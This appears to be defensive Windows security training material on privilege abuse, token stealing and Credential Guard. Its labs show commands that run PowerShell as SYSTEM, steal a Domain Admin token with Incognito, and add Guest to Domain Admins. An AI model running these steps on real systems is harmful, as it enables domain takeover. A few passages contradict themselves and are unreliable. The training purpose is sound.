
**Please turn to the next exercise… Tab completion is your friend! F8 to *Run Selection***

**On Your Computer**

Find the Process Hacker icon on your desktop or in your Start menu, right-click Process Hacker, and run it as administrator. In Process Hacker, double-click any running process in the list and examine the Token tab. This is the Security Access Token (SAT) for that process. Close the tab.

In Process Hacker, pull down the Hacker menu > Run As > enter the following, then OK:

* Program: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
* User name: NT AUTHORITY\SYSTEM (use the pulldown menu)
* Type: Service
* Session ID: 1 (or click the [...] button and try another ID number)
* Desktop: WinSta0/Default



If it fails, click the [...] button and try your other session ID number.

This will launch PowerShell running as the built-in System Identity. Any command executed from within this shell will execute with the SAT and privileges of System, i.e., the kernel of the operating system. You can also launch PowerShell Core or CMD.EXE this way. You must be a member of the Administrators local group to do so.

Confirm the identity and SAT of the new shell process (hit spacebar to advance):

***Whoami.exe /all /fo list | more***

Launch RegEdit as System in the new command shell:

***Regedit.exe***

Because RegEdit is running as a System, you can access any part of the registry, even things like the password hashes of local user accounts or other System-only secrets. In Process Hacker, find the regedit.exe process > double-click > see the Token tab to confirm that RegEdit is indeed running as System. Notice all the privileges listed in the SAT, including “Act as part of the operating system” (SeTcbPrivilege). Yikes! Close tab.

Close RegEdit. The important thing to see is that once hackers or malware have launched a CMD.EXE shell as System, even a new process created from that one shell will run as System too. Game Over. Please leave this new System-elevated PowerShell running.

**[End of Lab]**

**Take Ownership Privilege for Ransomware**

* The “owner” of a file can (usually) change the file’s permissions.
* Ransomware can use **takeown.exe** to seize ownership of every file on the machine and grant Full Control permission to itself.
* Only Administrators have this privilege by default, but we can manage all the Windows privileges with PowerShell, INF templates, SECEDIT.EXE, and Group Policy.

**Take Ownership Privileges for Ransomware**

Another dangerous privilege is *Take Ownership of Files or Other Objects.* The owner of an object can change its permissions in any way desired. Objects that have owners include NTFS files and folders, Active Directory objects, printers, registry keys, processes, and threads. Ransomware could use the built-in takeown.exe utility to seize ownership of every data file on the drive to grant Full Control permission to itself.

The only exception is when, on Vista/Server 2008 or later, an object has permissions assigned to the built-in Owner Rights group, in which the permissions assigned to Owner Rights take precedence over the default power of owners to do anything to the object. Using Group Policy, you should take away the Take Ownership privilege from the Administrators group and grant it instead to the Help Desk group or similar. If it’s not possible to remove users from the Administrators group, at least you can remove this dangerous privilege.


**Backup/Restore Files Privileges for Ransomware**

* Think of these as the “circumvent NTFS permissions” privileges to read or overwrite any file.
* Have you ever run this? ROBOCOPY.EXE /B
* With the restore privilege, a ransomware PowerShell script wouldn’t even need to take ownership first.

**Backup/Restore Files Privileges for Ransomware**

The seemingly innocuous *Backup Files and Directories* and *Restore Files and Directories* are actually quite dangerous. Think of these as the *Ignore NTFS Permissions* privileges since one allows an infected process to read any file and the other allows an infected process to overwrite any file, including programs and OS binaries. A malware process with these privileges could read any unencrypted file on the infected machine and try to modify any binary file (but see the Windows Resource Protection service discussion later). Ransomware could use these privileges to overwrite existing files with encrypted copies. In an enterprise environment, user data is typically backed up and restored by a local or over-the-network agent, not by the users themselves. Often, that service account is put into the local Administrators group too (which is bad for a variety of reasons) but you can use Group Policy to separately grant that service account whatever permissions and privileges it needs (and no more).

Hence, use Group Policy to remove the *Backup Files and Directories* and *Restore Files and Directories* privileges from the local Administrators group on users’ workstations, and then grant these privileges to a new custom group that contains your backup agent’s service account (plus any additional NTFS permissions that group may require). This way, even if you can’t remove users from their Administrators groups, this group won’t have these dangerous privileges for malware to utilize.



**Weapons of Mass Infection**

**With the *Debug Programs* and *Impersonate a Client* privileges, hackers can steal the SATs, password hashes, and private keys in memory to log on to other computers over the network!**

**Weapons of Mass Infection**

Every process has an associated Security Access Token (SAT) that represents that identity standing behind that process. A SAT includes the Security ID (SID) number of a user or computer account (or a well-known identity that’s built into to the operating system, such as Network Service), the SID number of the account’s global and local group memberships, the privileges of the account on the local system, and the claims from that account’s attributes in AD. The SAT of a process determines what that process can do.

Without an associated SAT, the operating system wouldn’t know what permissions or privileges apply to the process. This SAT is called the “primary token” of the process, i.e., its true underlying identity. The global group SIDs and claims information inside a SAT come from Active Directory, usually through the Kerberos protocol. The local group SIDs in the SAT come from the Security Accounts Manager (SAM) database on the local or remote computer where the user requested access. Similarly, the user’s privileges in the SAT come from the local security policy store (the registry) on the local or remote computer where the user requested access. SATs are not transmitted over the network; they are constructed on the fly on each computer where the user authenticates. On a standalone computer, there is no information about global groups or claims in any SATs because standalones do not use Active Directory. The SAT itself is just a data structure in kernel memory space, but it is a kernel object carefully constructed and managed by the OS, not by the user.

**Impersonation SAT**

Some processes are network services, like the Server service for granting SMB access to shared folders. When a user authenticates over the network to a service, the operating system on the server usually constructs a SAT to represent the remote user and then gives that SAT to the listening service. This is how it works with SMB and the Server service. As the user sends requests and commands over the network to the server, the service uses the SAT representing the user to act on behalf of that user. The service acts as that user’s agent or proxy. The SAT for the remote user is called an “impersonation token” because the service uses it to temporarily impersonate the user while carrying out the user’s requests and commands.

**Delegation SAT**

But how far does the impersonation go? With a standard impersonation SAT, the network service can only use the SAT to access local resources on that server. The level of impersonation extends no further than the local filesystem, registry, database, or other resources directly controlled by the server. Most of the time, when you authenticate to a server over the network, a local-only impersonation SAT is created. With some tools, though, you can explicitly tell the remote server how far you want the impersonation to reach.

For example, to use PowerShell to authenticate to a remote machine for a WMI query, you can explicitly request normal (local-only) impersonation, i.e., no delegation:

***Get-WmiObject Win32\_OperatingSystem -Impersonation Impersonate -ComputerName controller.testing.local***

But what if you are accessing a service that needs to impersonate you while accessing other computers on the network? By analogy, what if you authorized your attorney to not only read your bank statements sitting on your desk (local resources) but also to go from one bank to another and sign contracts *for* you (remote resources) as your representative? This is possible in Windows; it is by design. If the impersonation SAT created to represent you on the server is instead a full “delegation token”, that delegation SAT can be used not only to access local resources on the server but also resources on other servers over the network. For example, you might authenticate to an IIS web application that could use a delegation SAT to query and reconfigure other SQL Servers over the network as you.

For example, to use PowerShell to authenticate to a remote machine for a WMI query, you can explicitly request full delegate impersonation:

***Get-WmiObject Win32\_OperatingSystem -Impersonation Delegate -ComputerName controller.testing.local***

Can just any process get an impersonation or delegation token and take on other users’ identities? No, wearing another person’s SAT like a mask requires a special privilege.

**Privilege: Impersonate a Client after Authentication**

To get a handle to an impersonation SAT, the primary SAT of a process must have a special privilege named “Impersonate a client after authentication”. This privilege is granted by default to identities like Local Service, Network Service, and, you guessed it, to the local Administrators group. In fact, you cannot take the privilege away from Administrators even if you try.

**Privilege: Debug Programs**

There is another privilege granted to Administrators by default: Debug Programs. With the debug privilege, you get direct, raw, read/write access to the virtual memory address space of nearly every process. Some of these processes, like LSASS.EXE, control password hashes, private keys, and other authentication secrets in either user mode memory or in kernel memory. (Credential Guard, by the way, will be discussed shortly.)

If ransomware and hackers can execute commands with both the debug privilege and the impersonation privilege, the odds are excellent that authentication data structures can be scraped from memory (like password hashes) or otherwise abused (like a smart card with a cached PIN) to authenticate to other machines over the network. And these might be the credentials of a service account, scheduled task, or other help desk person who is in the Domain Admins group!

**Token Stealing**

If malware is running with the Impersonate a Client privilege, then that malware can execute commands with the identity of any impersonation SAT that happens to exist on the computer at the moment. To do so, the malware must have already fully taken over the machine (it’s probably already running as Administrators or as Local System), so a local-only impersonation SAT wouldn’t be very interesting to steal.

But a delegation SAT, on the other hand, could be very useful if it were owned by a Domain Admin. If malware on a computer could steal a delegation token of a high-value user, like a network administrator or the CEO of a corporation, then this could expand the power of that malware dramatically. Importantly, keep in mind that stealing the SAT of another user on a computer is not a technique for initially compromising or getting into a machine; it is a post-exploitation technique to raise the attacker’s privileges. The attacker must use some other trick, like an infected email attachment or a webpage with malicious JavaScript, to gain initial control of a victim box. For example, there is a free tool named Incognito that can be used to list available SATs and execute commands by hijacking them, assuming that one is already running as Local System (<https://labs.f-secure.com/tools/incognito/>). There are many other tools that can do the same thing, and the techniques used by Incognito are built into some malware.

**Note:** Microsoft is aware of these tools and techniques, so a new patch or new operating system might block these tools and techniques temporarily (and maybe someday permanently, but don’t hold your breath).

In the listing below, we can see some of the output of running Incognito in a command shell (don’t be surprised if there is a pop-up error message – it’s expected).

C:/Temp> .\incognito.exe list\_tokens -u

[\*] Enumerating tokens

[\*] Listing unique users found

Delegation Tokens Available

=========================================

NT AUTHORITY/USER

NT AUTHORITY/LOCAL SERVICE

NT AUTHORITY/NETWORK SERVICE

NT AUTHORITY/SYSTEM

SANS\Administrator

Window Manager\DWM-1

Window Manager\DWM-2

…

If Incognito is running as the local System identity, here is an example of how easy it is to steal the delegation token of SANS\Administrator (seen in the output above) in order to execute another command, specifically a command to add the Guest account to the local Administrators group:

***.\incognito.exe execute -c SANS\Administrator “net.exe localgroup administrators guest /add”***

How does your delegation SAT get created on a machine? The most common way is by logging on interactively, namely, by sitting at the computer’s keyboard and monitor. An interactive logon, as opposed to a network logon, creates a SAT with full delegation capabilities. Also, when you RDP into another computer, this too is considered an interactive logon by the OS because of the desktop created for you. Many tools, such as the PowerShell example above, can log in to a remote computer by specifying delegate impersonation, and some do it by default. The RUNAS.EXE tool creates a new delegation SAT for the process launched, and so does PSEXEC.EXE with the -U switch. Hackers could install malware on a machine that just patiently waits, month after month, until the day when a Domain Admin logs on interactively at the machine (like with RDP), and then the malware springs into action, stealing the admin’s delegation SAT to execute malicious commands on your domain controllers and other high-value servers. This event will be the first bad day in a long string of bad days.

**Please turn to the next exercise… Tab completion is your friend! F8 to *Run Selection***

On Your Computer

In this lab, you will steal the Security Access Token (SAT) of a member of the Domain Admins group to launch a new instance of PowerShell running as Domain Admin. The scenario is that your email phishing campaign has succeeded and you have launched a hidden command shell running as System on the victim’s workstation. You have full control over the workstation because your malware is running as System, but that isn’t good enough, you want the SAT of a Domain Admin.

**Incognito**

Close all other instances of Windows PowerShell (powershell.exe) besides the new one running as System; keep that running. You can leave any instances of PowerShell ISE or PowerShell Core (pwsh.exe) running; you don’t need to close those.

In Process Hacker, go to the Processes tab, and in the upper right-hand corner of Process Hacker, type in “powershell.exe” in the search field. All other processes should be hidden on the tab except for your one powershell.exe running as NT AUTHORITY\SYSTEM. In the PowerShell running as System, switch to the C:\Temp folder: ***cd C:\Temp***

Confirm the identity of your current session (should be “nt authority\system”): *whoami.exe*

**Note:** If Incognito appears to hang, hit Enter twice quickly, or try Ctrl-C.

Use Incognito to list the available Security Access Tokens (SATs) in memory:

***.\incognito.exe list\_tokens -u***

Notice near the top of the output in the command shell, in the list of available tokens, that “TESTING\Administrator’ is available. That’s *your* SAT, the SAT of a Domain Admin!

Use this SAT to launch a new PowerShell instance as Domain Admin with incognito:

***.\incognito.exe execute -c testing\administrator powershell.exe***

In Process Hacker, notice that a new instance of powershell.exe has appeared and it is running as you! The malware was trapped on the computer running “only” as System, but now the malware can use your SAT to launch any new process *as Domain Admin*. Catastrophe.

Confirm the SAT of your new PowerShell instance (should be “testing\administrator”): ***whoami.exe***

**Note:** Please ignore the extra “echoing” of the commands run by Incognito.

Access shared folders on other computers with the Domain Admin SAT:

***Dir \\member\C$***

Add the Guest account to the Domain Admins group for fun: ***dsmod.exe group “cn=Domain Admins,cn=Users, dc=testing,dc=local”***

List the new membership of the Domain Admins group (it now includes Guest):

***Dsget.exe group “cn=Domain Admins, cn=Users, dc=testing, dc=local” -members***

Would we call this a “dsmod.exe attack”? No, that just happens to be the tool run by the attacker. Had the attacker launched CMD.EXE as System instead of PowerShell, would this be called a “CMD attack”? No. The fundamental problem isn’t PowerShell; the problem is that a fishing campaign allowed the attacker to launch *any* process as System, and System processes can steal SATs in memory. Exit the instance of PowerShell running with your stolen SAT (might have to use Ctrl-C):

***Exit #Might have to do a Ctrl-C also***

***Whoami.exe***

And terminate the PowerShell instance launched by the phishing exploit as System: *exit*

**[End of Lab]**

**Credential Guard**

**Protects credentials in memory from malware:**

* Works even against kernel mode malware or Mimikatz (mostly).
* Does not protect everything in memory, e.g., SATs can still be stolen.
* Requires Enterprise or Education edition.
* Requires very specific hardware and firmware (in manual).
* Requires UEFI Secure Boot.
* TPM and BitLocker are not required but recommended.
* Combine this with Control Flow Guard, ASLR, DEP, and heap protection.

**Credential Guard**

There is no universal patch against SAT stealing or pass-the-hash attacks. Once malware is running in kernel mode as a part of the operating system, there is nothing it cannot do (these attacks are just the beginning). Hence, the line in the silicon that must be absolutely defended is to prevent malware or hackers from executing code with kernel mode privileges in the first place. They often achieve this by compromising users or network services that have administrative privileges like Debug Programs and Impersonate A Client. Once your adversaries are running kernel mode code on a computer, that computer is lost, and it’s possible they may leapfrog to other machines as well if administrative credentials could be stolen.

**Only Windows 10 and Later for Administrators**

The workstations of administrators should run Windows 10 or later. Windows 8.1, Server 2012-R2, and later can limit access to the passwords and hashes the kernel stores in memory; for example, the LanManager and Digest hashes, and the RDP password, can be purged from memory. These operating systems also limit access to the memory address space of lsass.exe (where these hashes are cached) from lower-privileged processes. Other kernel defenses come from the redesign of the user-mode heap-manager too. In Windows 10 and later, most OS binaries are compiled with support for Control Flow Guard (CFG), technology related to ASLR and DEP for combating exploits. To ensure that some of these memory protections are enabled, please see KB2973351 and KB2975625. Originally enabled by default, Microsoft turned them off, requiring a registry value to be set (DisableRestrictedAdmin) to enable these protections, then turned the protections back on again by default in Windows 10 and later. Some of these protections can also be applied to Windows 7 too (see the KB articles). However, this particular change will require careful testing; there are known issues, especially on Windows 7. Nonetheless, there are other credential protections in Windows 8.1 and later that do not depend on this registry value. In general, of course, network administrators should always have the latest version of whatever operating system they prefer to use, whether that is Windows, Linux, or macOS. Because of the complexities involved, new kernel-level security enhancements are usually obtainable only by upgrading to the latest OS version and patches.

**Credential Guard**

Credential Guard protects credentials and other secrets in memory from kernel mode malware. Credential Guard relies on hardware, firmware, and hypervisor features to secure these secrets. It is not just an OS configuration setting. Without the correct hardware, Credential Guard will not work. Other security features enabled in the hardware, firmware, hypervisor, can prevent malware in the OS kernel from stealing these secrets, not Windows itself or alone. This is because the hardware, firmware, and hypervisor are *below* the OS kernel in the computer’s architecture.

Credential Guard is not a silver bullet of course. While it helps to protect NTLM hashes and Kerberos tickets, it does not protect credentials for CredSSP, Digest,or the old Terminal Services authentication package, though these credentials are less likely to be found in memory on Windows 10 and later systems. Credential Guard also does not protect local account credentials in the SAM database or any Security Access Tokens (SATs) in memory. It does not protect the krbtgt account in Active Directory; hence, it does not magically prevent Kerberos Golden Ticket attacks either. And if the computer’s firmware is compromised despite the UEFI Secure Boot protections, then Credential Guard should always be enabled when the prerequisites are met; it is one of the most important security enhancements in Windows 10 and later operating systems. Credential Guard has very specific hardware and firmware requirements. Whenever possible, only purchase new computers that meet these requirements, especially computers intended for IT staff.

**Credential Guard Hardware and Firmware Requirements**

To enable Credential Guard, your hardware device requires:

* UEFI 2.3.1 Errata B or higher firmware (2.4 or later preferred).
* UEFI Secure Boot enabled.
* 64-bit (x64) CPU and chipset.
* Motherboard chipset compatibility with Input/Output Memory Management Unit (IOMMU) use, such as in many of the Intel vPro-branded motherboards.
* Intel VT-d support in the CPU for IOMMU (or AMD-Vi IOMMU).
* Intel VT-x support in the CPU for type-1 hypervisors (or AMD RVI).
* Intel EPT support for Second Level Address Translation (or AMD RVI).

**Credential Guard Hardware and Firmware Recommendations**

To maximize Credential Guard protections, the following items are recommended, but they are not required:

* TPM 1.2 in the motherboard, with version 2.0 or later preferred.
* Secured access to firmware settings with a passphrase or other control.
* Firmware that can be updated through Microsoft’s Windows Update.
* Firmware restrictions to only boot from internal drives.
* Firmware support for Secure MOR, version 2.0, or later.
* Firmware support for Secure Boot integrity checking with Hardware Secure Test Interface (HSTI).
* UEFI version 2.6 or later with No-Execute (NX) memory protections and Windows SMM Security Mitigations Table (WSMT) protections.
* Whole disk encryption, such as BitLocker, preferably integrated with the TPM.

**Credential Guard Guest VM Requirements**

Credential Guard may be used within guest VMs too, but only if:


* The VM host server is using Microsoft Hyper-V.
* The Hyper-V server is running Windows 10 v1607 or later, or Server 2016 or later.
* The Hyper-V server CPU supports either Intel VT-d for IOMMU or AMD-Vi IOMMU.
* The Hyper-V guest VM must be running Windows 10 v1511 or later, or Windows Server 2016 or later.

(What about VMWare? Currently unknown, please check the VMWare website.)

**Credential Guard Software and Registry Requirements**

To enable Credential Guard, your OS requires or must be:


* Windows 10 v1511 or later, Enterprise or Education editions only (not Pro), or Windows Server 2016 or later. Windows IoT Enterprise is supported too.
* Two Windows features must be enabled. They are named “Hyper-V Hypervisor” and “Isolated User Mode”, and they can be seen in Control Panel in the Programs and Features applet when you click on the link for “Turn Windows features on or off”.



* A few registry values must be configured too, which can be done with Group Policy, REGEDIT.EXE, REG.EXE, a PowerShell script or any other method.

In a GPO with the necessary ADMX template loaded, such as on a Server 2016 or later domain controller, the path to the Credential Guard GPO settings are located here:

Computer Configuration > Administrative Templates > System > Device Guard. In this container, you will find a setting named “Turn On Virtualization Based Security”, and this includes an option to enable Credential Guard. During your testing, use the “Enabled without lock” option first, then switch to “Enabled with UEFI Lock” when you can. Without UEFI protection of the setting, hackers or malware could just turn it off again. There is another option in the GPO named “Virtualization Based Protection of Code Integrity”, BUT DO NOT TOUCH IT!



**Warning!** DO NOT enable “Virtualization Based Protection of Code Integrity” in the GPO! This is for Windows Defender Application Control (aka Device Guard) and can render your PC *permanently unbootable!* You must consult Microsoft’s documentation and perform adequate lab testing first. **You have been warned!**

After meeting the hardware, firmware, and OS requirements, and setting the three registry values listed above, reboot the system and Credential Guard will be enabled. There is nothing else to see and no user training required. If you wish to set the registry values by hand or with a script, please see Microsoft’s online documentation and be very careful to NOT enable Windows Defender Application Control by accident. Here are the names of the values to search on:

EnableVirtualizationBasedSecurity and RequirePlatformSecurityFeatures. I have deliberately not added the key paths here.

**Microsoft Credential Guard Readiness Tool (PowerShell)**

Microsoft provides a free PowerShell script, which can assess whether a computer meets all the requirements for Credential Guard. It can optionally enable/disable Credential Guard too. Its full name is “Device Guard and Credential Guard Hardware Readiness Tool” when you search for the latest URL on Microsoft’s website. (Note that Microsoft has now renamed “Device Guard” to now be “Windows Defender Application Control.”)

When troubleshooting, this script should be your first diagnostics tool: ***.\DG\_Readiness.ps1 -Ready***

To enable Credential Guard (requires reboot): ***.\DG\_Readiness.ps1 -Enable -CG***

To disable both Credential Guard and Device Guard (requires reboot): ***.\DG\_Readiness.ps1 -Disable***

**Credential Guard Limitations**

Please be aware of the following issues or limitations with Credential Guard:

* Credential Guard cannot be used on domain controllers.
* Credential Guard does not protect the Active Directory database (ntds.dit) or the local accounts (SAM) database in the registry of each computer.
* Applications and services will be broken by Credential Guard if they require any of the following: 56-bit DES encryption of Kerberos tickets, Kerberos unconstrained delegation, extracting or using raw Kerberos TGT tickets or NTLMv1 authentication.
* Any application that prompts the user to manually enter credentials will not be protected by Credential Guard, such as a VPN client that prompts for MS-CHAPv2 credentials or a web browser prompting for Digest or Basic credentials.

**Windows Defender Application Control (Device Guard)**

Device Guard is a complex set of features related to code integrity enforcement, both in memory and on-disk. Microsoft has renamed “Device Guard” to now be “Windows Defender Application Control” for marketing reasons. The hardware, firmware, and OS requirements are very similar to those for Credential Guard above, but the configuration settings and testing necessary are far more complex. The configuration and testing necessary for the various code integrity policies and catalog files cannot even be summarized here; you must consult Microsoft’s latest online documentation. Device Guard could literally be a one-day course by itself. There is a real risk of misconfiguring Device Guard and turning a computer into an unbootable brick. Please be careful! Do not play around with any Device Guard settings. It is likely that you will not configure Device Guard yourself. It is more likely that you will deploy Device Guard by purchasing new machines that come from the factory pre-configured with Device Guard enabled. Please consult your favorite OEM vendor and then confirm the details of what you will get: Device Guard is not a single item; it’s a collection of features, and OEM may not support or enable all the Device Guard features you want by default.

Nonetheless, a Windows computer with UEFI Secure Boot, Device Guard, Credential Guard, TPM virtual smart card, and whole disk encryption represents a vastly more difficult target for hackers than prior Microsoft operating systems. When combined with the other security technologies discussed in this course, such as AppLocker and Windows Firewall IPsec, it is possible to significantly reduce your APT infection rate.

**Local Security Authority Memory Protection**

**LSASS Memory Protection:**

1. Requires Windows 8.1 or later.
2. Set RunAsPPL registry value (in manual).
3. Only digitally signed modules can be loaded into the LSASS process, which helps to defend against DLL injection attacks.
4. Use UEFI Secure Boot and enforce LSASS memory protection from the firmware, not just with registry settings.

**Local Security Authority (LSA) Memory Protection**

On Windows 8.1 and later, set the following registry value to enable LSA protections such that only modules digitally signed by Microsoft can be loaded into the LSASS.EXE process:

***[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa] “RunAsPPL”=dword:00000001***

DLL injection into the LSASS.EXE process is a very common post-exploitation technique, such as for dumping password hashes or installing a rootkit, and enabling this protection will make the injection more difficult.

This must be carefully tested first, because your organization may be loading benevolent modules for the LSA that happen to not be signed by Microsoft; for example, you may have an older smart card driver or a Host Intrusion Prevention (HIPS) agent that loads module into the kernel for the sake of the LSA.

**UEFI Secure Boot Enhancement**

On Windows 8.1 and later, LSA memory protection is enabled by default and cannot be turned off without first compromising the machine (by which time it doesn’t matter anymore). Post-exploitation, though, the LSASS memory protection setting can be turned off in the registry. Unless, that is, you have Secure Boot enabled and LSASS protection enabled through the UEFI firmware. Without UEFI Secure Boot, the protection cannot be disabled by editing the registry; it can only be disabled through modification of the UEFI firmware, which would require local access to the computer, not just a kernel-level compromise. Whenever possible,then, enable LSA memory protection in both the registry and via UEFI Secure Boot.

**Edit Running Processes In Memory Post-Compromise**

Keep in mind, though, that if a machine is compromised through another vulnerability and attackers have installed a rootkit or can otherwise execute commands under System identity, then the LSASS process can simply be edited in memory. A process is just a data structure in RAM after all, and the System Identity can do anything. This means that the above RunAsPPL protection can be stripped away from LSASS (or any other protected process) even if the registry and the UEFI firmware remain unmodified. Thai does require a prior compromise of the machine though. So what should we do? Security is implemented in layers; there will never be a single magic silver bullet, and even if this RunAsPPL defense is not 100% insurmountable, it is still well worth the minor effort to enable it.

**Practice Good Admin Credentials Hygiene**

**Avoid Unnecessary Logons as Domain Admin**

* Is the machine already infected? We don’t know…
* When there is a choice, use a *non-admin* account.
* When there is a choice, use a *network logon,* not interactive.

**Interactive versus Network Logons**

* Interactive: Console, RDP, VNC, HP iLo, Dell DRAC, IPMI.
* Network: PowerShell Remoting, SMB, most RPC snap-ins.

**Practice Good Admin Credentials Hygiene**

Every successful logon in Windows is of a particular defined type. Each type of logon has a name and numeric code value, which can be seen in the Security event log. Here is a table of the defined logon types:

| Logon Type Name | Logon Type Number |
| --- | --- |
| System | 0 |
| <Unknown> | 1 |
| Interactive | 2 |
| Network | 3 |
| Batch | 4 |
| Service | 5 |
| Proxy | 6 |
| Unlock | 7 |
| NetworkClearText | 8 |
| NewCredentials | 9 |
| RemoteInteractive | 10 |
| CachedInteractive | 11 |
| CachedRemoteInteractive | 12 |
| CachedUnlock | 13 |

Network logons to remote systems (type 3) generally do not expose your credentials to those remote systems; hence, thai type of logon is safer to use because we don’t know which remote systems have been infected with malware. Network logons are used with SMB, RPC, and WSMAN, such as for most MMC.EXE console snap-ins, standard PowerShell remoting sessions, and mapped drive letters to shared folders. By contrast, remote interactive logons (type 10) and network cleartext logons (type 8) can both expose credentials to the remote target machines. RDP connections with MSTSC.EXE and no special command line switches are type 10 logons, password-based SSH logons are of type 8, PowerShell remoting with CredSSP enabled is of type 8, and basic authentication logons to IIS 6.0+ web applications is of type 8 also. If an authentication results in an interactive logon on a computer (Security event log ID 4624 with logon type 2), then a delegation SAT will become available to any kernel mode malware running on that computer (and possibly a password hash too). So avoid interactive logons with administrative domain accounts when it’s not really necessary, especially with Domain Admin accounts.

A network logon, on the other hand (Security event log ID 4624 with logon type 3), results in only a standard impersonation token and no password hash in the memory of the target.

**Note:** What about local administrative accounts? These are less dangerous to use (if they all have different passwords) because the scope of harm from the compromise of one such account is much smaller than the compromise of a global account in AD.

**Tip:** When in doubt about what logon type is being used, query the Security event log on the target system after successfully logging on successfully with the tool, service, or protocol in question (you have a PowerShell script in your course media files for this: Get-SuccessfulLogon.ps1).

A “real” interactive logon occurs when your fingers are on the physical keyboard or touchscreen of a computer to log on locally into its desktop. This is called a *console* interactive logon. In the old days, this was about the only kind of interactive logon, but not anymore. If a high-value user connects to a machine with Remote Desktop Protocol (RDP) or VNC, this is considered a remote interactive logon (type 10). If you log on to the console of a remote machine with Hewlett-Packard iLO, Dell iDRAC, IPMI, a KVM-over-IP switch, or similar technologies, then these are all interactive logons (type 2). I know this is bad news, but avoid using RDP, VNC, iLO, iDRAC, IPMI and KVM-over-IP when you have other alternatives.

**Note:** Not all use of iLO, iDRAC, or IPMI is dangerous; it’s only that these involve interactive Windows logons. The issue is with Windows, not these protocols.

As a matter of habit, only use RDP/VNC/iLO/iDRAC/IPMI/KVM as a last resort. Prefer to use standard remote administration tools instead, such as MMC console snap-ins and PowerShell remoting, and then fall back to RDP/VNC/iLO/iDRAC/IPMI/KVM only as needed.

**Note:** Exceptions for RDP will be discussed soon.

Remember too that startup scripts can be pushed out through Group Policy to run under Local System context, which allows administrative commands to be run without exposing an admin’s delegation SAT or password hash. Group Policy and SCHTASKS.EXE can also be used to create scheduled tasks that run as Local Service, Network Service, or Local System, and these will not expose any user hashes or delegation SATs either. Nor will the over-the-network authentication of SCHTASKS.EXE to configure these jobs (these are type 3 network logons).

For WMI remote command execution, both PowerShell and WMIC.EXE use type 3 network logons by default, not interactive logons, and there is the -Impersonation parameter if you wish to ensure that delegation impersonation will not be used. The popular PSEXEC.EXE tool with the -S switch will use a network authentication (type 3) and then execute a command as Local System, but beware of the -U switch, which sends the password in plaintext and results in a type 2 interactive logon!

(PSEXEC.EXE can also use single sign-on for a network authentication, which is good for avoiding a delegation SAT and a password hash being exposed, but it’s still better to use the -S switch and run the command as Local System. We’ll discuss this more later on in the section on service accounts.) When you must use RDP or other tools, you should log on, preferably with a local account, get the work done, and then log off completely (don’t just disconnect and leave the session running). We will discuss local accounts for the help desk and IT in a later section.

**RDP Remote Credential Guard**

**MSTSC.EXE /RestrictedAdmin**

* Requires Windows 7, Server 2008 R2, or later on both the client and RDP server (plus any necessary patches).
* User credentials are not forwarded to the target server.

